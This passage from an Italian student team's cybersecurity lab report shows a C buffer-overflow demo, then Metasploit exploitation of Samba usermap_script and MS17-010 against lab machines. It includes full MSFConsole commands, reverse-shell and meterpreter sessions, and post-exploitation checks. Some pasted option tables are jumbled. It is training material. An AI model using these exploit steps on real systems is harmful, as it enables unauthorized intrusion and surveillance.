
Quelli più comuni sono:

1. **Overflow dello stack**: lo stack è quella parte della memoria usata per memorizzare i record di attivazione delle funzioni costituiti da:

- L'indirizzo di codice dell'istruzione successiva a quella che ha invocato la funzione (indirizzo di ritorno o "return address");
- I parametri della funzione
- Le variabili locali della funzione.

2. **Overflow dell' heap**: l'heap, o memoria dinamica, consente di allocare spazi di memoria la cui dimensione si conosce solo in fase di esecuzione e viene utilizzata per memorizzare oggetti creati durante l'esecuzione del programma: quando un oggetto viene creato, infatti, l'heap alloca spazio per l'oggetto stesso e restituisce un puntatore all'oggetto in modo che il programma possa accedervi.

3. **Overflow di memoria condivisa**: la memoria condivisa è un tipo di memoria condivisa tra più processi che viene utilizzata per migliorare l'efficienza dei programmi consentendo loro di accedere agli stessi dati senza doverli copiare tra i processi. Se l'area di memoria contiene un puntatore ad un'altra area di memoria, l'overflow potrebbe modificare il puntatore.




```
9 printf ("Inserire 10 interi:\n");
10
11 for ( i = 0 ; i < 10 ; i++)
12 {
13     int c= i+1;
14     printf("[%d]:", c);
15     scanf ("%d", &vector[i]);
16 }
17
18
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i >= 0 ; i++)
21 {
22     int t= i+1;
23     printf("[%d]: %d", t, vector[i]);
24     printf("\n");
25 }
```

Andando a modificare il codice nella riga 20 come in figura, diamo la possibilità al programma di inserire un numero infinito e quindi di andare in Segmentation Fault cioè una particolare condizione di errore che può verificarsi durante l'esecuzione di un programma. Un errore di segmentazione ha luogo quando si tenta di accedere ad una posizione di memoria alla quale non è permesso accedere, oppure quando si tenta di accedervi in una maniera non concessa.

```
[1277]: 1528511859
[1278]: 842218289
[1279]: 1162608749
[1280]: 1415533395
[1281]: 1129140805
[1282]: 1969180737
[1283]: 1528511845
[1284]: 1593863472
[1285]: 1869098813
[1286]: 1798268269
[1287]: 795438177
[1288]: 1329737518
[1289]: 791543878
[1290]: 4607810
[1291]: 0
[1292]: 0
zsh: segmentation fault ./BOF
```

GIORNO 4

Per soddisfare le richieste dell'esercizio, tramite una scansione con **Nessus** troviamo la vulnerabilità interessata.



Il difetto noto come **Badlock** è una vulnerabilità presente nella versione di **Samba** (server CIFS/SMB per sistemi Linux e Unix). Questo difetto è localizzato nel **Security Account Manager** (SAM) e nella Local **Security Authority** (Domain Policy) (LSAD), che sono componenti critici per la gestione dell'autenticazione e della sicurezza in un ambiente Windows, come **Active Directory** (AD).

I problemi derivano da una negoziazione impropria del livello di autenticazione sui canali **RPC** (Remote Procedure Call), che consente a un utente malintenzionato che si trova in mezzo alla comunicazione tra un client e il server Samba di eseguire un attacco di "**Man-in-the-Middle**".

Sfruttando questa falla, un attaccante può forzare un downgrade del livello di autenticazione durante la comunicazione tra client e server: l'attaccante può manipolare il flusso di traffico per far sì che il server accetti un livello di autenticazione meno sicuro di quello richiesto, aprendo la porta a varie forme di attacco.

Sfruttiamo **MSFConsole**, utilizzando l'exploit al path `exploit/multi/samba/usermap_script` con le seguenti configurazioni:

A screenshot of the Metasploit Framework's MSFConsole interface. The command entered is `lport => 5555 msf6 exploit(multi/samba/usermap_script) > show options`. The 'Module options' table shows the following settings:

Name	Current Setting	Required	Description
CHOST	no	no	The local client address
CPORT	no	no	The local client port
Proxies	no	no	A proxy chain of format type:host:port[,type :host:port][,...]
RHOSTS	192.168.50.150	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/html
RPORT	445	yes	The target port (TCP)

The 'Payload options' table shows:

Name	Current Setting	Required	Description
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	5555	yes	The listen port

The 'Exploit target' section is set to 'Automatic'. The status bar at the bottom indicates 'Remember Me' and 'Sign In'.

Riusciamo a sfruttare la vulnerabilità, ed eseguendo il comando **ifconfig** verifichiamo l'indirizzo di rete della macchina vittima.

A terminal window showing the output of the 'ifconfig' command. The output includes:

```
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:56645) at 2024-03-12 07:12:18 -0400
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:c7:52:3e
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7c:523e/64 Scope:link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:45 errors:0 dropped:0 overruns:0 frame:0
            TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:4761 (4.6 KB)  TX bytes:7289 (7.1 KB)
            Base address:0x0020 Memory:f0200000-f0220000
lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436  Metric:1
            RX packets:104 errors:0 dropped:0 overruns:0 frame:0
            TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
```

GIORNO 5

Per quanto riguarda l'ultimo esercizio della BW, cominciamo attivando il servizio di **Nessus** da Kali tramite il comando

sudo systemctl start nessusd.service

Facendo ciò abilitiamo la pagina web di nessus direttamente collegata alla nostra macchina linux e la raggiungiamo scrivendo

nell'URL del browser **kali:8834** (Nessus è collegato alla porta 8834 di Kali Linux). Una volta effettuato l'accesso su Nessus con le credenziali, andiamo su New Scan e scegliamo **Basic Scan** inserendo un nome alla scansione e l'indirizzo IP del target. Siamo pronti per iniziare la scansione quindi, clicchiamo su **Launch**. Al termine della scansione, Nessus ci riporterà le vulnerabilità di rete della macchina target, fra queste troviamo la vulnerabilità interessata (l'unica avente codice **MS17-010**).

Adesso che abbiamo ben chiara la vulnerabilità richiesta, possiamo aprire il framework Metasploit che ci consentirà di sfruttare questa vulnerabilità; andiamo quindi a scrivere il comando **msfconsole** su Kali Linux.

Quando Metasploit è aperto, utilizziamo il comando **search** seguito dalla keyword **MS17-010** e troviamo il path che ci interessa:

```
msf6 > search MS17-010
[*] Searching for modules containing 'MS17-010'...
Matching Modules
=====
#  Name          Disclosure Date   Rank    Check  Description
-  exploit/windows/smb/ms17_010_eternalblue  2017-03-14  average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
-  exploit/windows/smb/ms17_010_psexec        2017-03-14  normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
-  auxiliary/admin/ms17_010_command         2017-03-14  normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
-  auxiliary/scanner/smb/ms17_010           2017-04-14  great   Yes    MS17-010 SMB RCE Detection
-  exploit/windows/smb/msb_doublepulsar_rce  2017-04-14  great   Yes    MS17-010 SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/msb_doublepulsar_rce
msf6 > use 1
```

In questo caso il path corretto è il secondo, quindi scriviamo **use 1** e automaticamente Metasploit userà un payload meterpreter (anche se in questo caso dobbiamo sostituirlo perché quello utilizzato automaticamente è per sistemi operativi a 64 bit ma sappiamo bene che Windows XP è a 32, quindi sceglieremo il payload corretto tramite il comando **show payloads**), una volta fatto ciò andiamo a vedere cosa ci richiede metasploit per far partire l'exploit usando il comando **show options**:

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
--  -----
DBGTRACE      false            no        Show extra debug trace info
LEAKATTEMPTS  99              yes       How many times to try to leak transaction
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlist  yes        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlist  yes        List of named pipes to check
RHOSTS        192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445              yes       The Target port (TCP) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0146, CVE-2017-0148)
SERVICE_DESCRIPTION  SERVICE_DISPLAY_NAME  SERVICE_NAME  SHARE
ADMIN$        ADMIN$          yes       An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0146, CVE-2017-0147)
SMBDomain    .                yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBPass      .                yes       The Windows domain to use for authentication
SMBUser      .                yes       The password for the specified username
SMBUser      .                yes       The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
--  -----
EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100  yes       The listen address (an interface may be specified)
LPORT         4444             yes       The listen port

Successivamente inseriamo i parametri che sono richiesti nella colonna Required, in questo modo (n.b. i settaggi sono sempre preceduti dal comando set):
```

RHOSTS = 192.168.200.200 (IP TARGET)

LHOST = 192.168.200.100 (IP di Kali, per creare la connessione meterpreter tramite reverse TCP)

LPORT = 7777 (L'esercizio specifica che questa deve essere la porta dove dobbiamo metterci in ascolto)

A questo punto il gioco è fatto, eseguiamo il comando **exploit** e...

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 7777
LPORT => 7777
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - Entering Danger Zone!
[*] 192.168.200.200:445 - [*] Preparing dynamite...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200.200:445 - [*] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - Leaving Danger Zone!
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0xffff936468
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[*] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... zGftXwrt.exe
[*] 192.168.200.200:445 - Created \zGftXwrt.exe...
[*] 192.168.200.200:445 - Service started successfully...
[*] 192.168.200.200:445 - Deleting \zGftXwrt.exe...
[*] Sending stage (175686 bytes) to 192.168.200.200:1031
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:1031) at 2024-03-11 08:09:00 -0400
```

Siamo Dentro!



Adesso andiamo a soddisfare le richieste dell'esercizio andando a verificare se la macchina dove siamo in ascolto è una macchina fisica o virtuale, la configurazione di rete e se sono presenti webcam collegate alla macchina vittima eseguendo questi comandi:

```
meterpreter > webcam_list  
[-] No webcams were found
```

```
meterpreter > run post/windows/gather/checkvm  
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine
```

```
meterpreter > ifconfig  
Interface 1  
=====  
Name      : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU       : 1520  
IPv4 Address : 127.0.0.1  
  
Interface 2  
=====  
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti  
Hardware MAC : 08:00:27:2b:d8:73  
MTU       : 1500  
IPv4 Address : 192.168.200.200  
IPv4 Netmask : 255.255.255.0
```

A questo punto possiamo terminare la nostra sessione **Meterpreter**, il nostro esercizio è terminato ed è stato portato a termine con successo.

REFERENCES

[HTTPS://LEARN.EPCODE.COM/](https://learn.epicode.com/)

[HTTPS://IT.WIKIPEDIA.ORG/](https://it.wikipedia.org/)

[HTTPS://DOCS.TENABLE.COM/NESSUS/](https://docs.tenable.com/nessus/)

[HTTPS://WWW.GNU.ORG/SOFTWARE/GNU-C-MANUAL/GNU-C-MANUAL.HTML](https://www.gnu.org/software/gnu-c-manual-gnu-c-manual.html)

[HTTPS://WWW.METASPLOIT.COM/](https://www.metasploit.com/)

[HTTPS://IT.WIKIPEDIA.ORG/WIKI/STRUCTURED_QUERY_LANGUAGE](https://it.wikipedia.org/wiki/STRUCTURED_QUERY_LANGUAGE)

[HTTPS://IT.WIKIPEDIA.ORG/WIKI/JAVASCRIPT](https://it.wikipedia.org/wiki/JAVASCRIPT)

[HTTPS://WWW.NIST.GOV/](https://www.nist.gov/)



IL TEAM


TEAM LEADER



GIUSEPPE PIGNATELLO



LUIGI BENVENUTI



ALESSIO D'OTTAVIO



ALESSANDRO MARASCA



PATRIZIO SIMILI

GRAZE



PIGNATEAM